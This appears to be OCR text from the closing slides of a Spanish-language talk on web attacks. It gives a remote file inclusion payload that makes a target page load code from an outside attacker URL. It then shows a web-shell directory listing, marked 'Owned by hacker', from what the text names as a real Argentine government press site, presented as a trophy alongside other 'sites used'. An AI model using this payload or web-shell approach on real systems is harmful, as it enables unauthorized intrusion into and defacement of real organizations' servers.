
- index.php?1=http://niñomalo.com/sujugete.txt?
- Y nos daría algo asi

ATAQUES WEB


Firefox Archivo Editar Ver Historial Marcadores Herramientas Ventana Ayuda
jue 11:58 a.m.
www.prensa.misiones.gov.ar - phpshell
http://www.prensa.misiones.gov.ar
Owned by hacker
Listing folder (35 files and 1 folders):
Name ▲ Size Modify Owner/Group Perms Action
. LINK 13.08.2009 13:57:28 www-data/www-data drwxr-xr-x
.. LINK 20.07.2009 18:32:07 www-data/www-data drwxr-xr-x
[images] DIR 11.07.2009 17:09:28 www-data/www-data drwxr-xr-x
aaa.php 159.04 KB 13.08.2009 13:57:28 www-data/www-data -rw-r--r--
acceso.php 364 B 24.02.2008 10:29:18 www-data/www-data -rw-r--r--
adt.php 222.58 KB 04.05.2009 15:30:16 www-data/www-data -rw-r--r--
alturas.php 6.61 KB 11.03.2008 07:08:26 www-data/www-data -rw-r--r--
areas_.php 3.61 KB 24.02.2008 10:47:44 www-data/www-data -rw-r--r--
banners_.php 11.57 KB 24.02.2008 10:29:20 www-data/www-data -rw-r--r--
blank.php 371 B 24.02.2008 10:29:20 www-data/www-data -rw-r--r--
bolet.php 5.07 KB 28.04.2008 09:05:40 www-data/www-data -rw-r--r--
boletin.php 1.63 KB 28.04.2008 12:00:33 www-data/www-data -rw-r--r--
c.php.jpg 5.03 KB 22.12.2008 20:42:45 www-data/www-data -rw-r--r--
clima_.php 3.13 KB 24.02.2008 12:55:44 www-data/www-data -rw-r--r--
comunic_2.jpg 1.41 KB 03.03.2008 09:51:24 www-data/www-data -rw-r--r--
crearboletin.php 1.45 KB 22.04.2008 10:44:54 www-data/www-data -rw-r--r--
cuentas_.php 4.46 KB 24.02.2008 10:29:20 www-data/www-data -rw-r--r--
edit_alt.php 24.09 KB 24.02.2008 10:29:22 www-data/www-data -rw-r--r--
editar.php 8.43 KB 11.03.2008 23:22:46 www-data/www-data -rw-r--r--
editar2.php 1.7 KB 26.02.2008 10:37:02 www-data/www-data -rw-r--r--
editarmsj.php 5.32 KB 11.03.2008 10:33:04 www-data/www-data -rw-r--r--
editarnota.php 5.51 KB 22.04.2008 10:44:56 www-data/www-data -rw-r--r--
Terminado
FoxyProxy: Deshabilitado

PREGUNTAS???


- QUIEREN SABER MAS SOBRE ATAQUES WEB? O SOBRE GOOGLE HACKING?



SITIOS USADOS

- http://gdataonline.com/seekhash.php

  http://google.com.mx
- Un .gov.ar
- Y otro de mexico
-



Despedida

- Visiten www.securitybroken.com
-
- Y www.diosdelared.com
-
- Sitios que cuentan con contenido original hecho por sus usuarios

Agradecimientos

- Zer0-zo0rg, Pandora, Murder, hkm, nitrous, tunich, Iris O. Mi nena mosha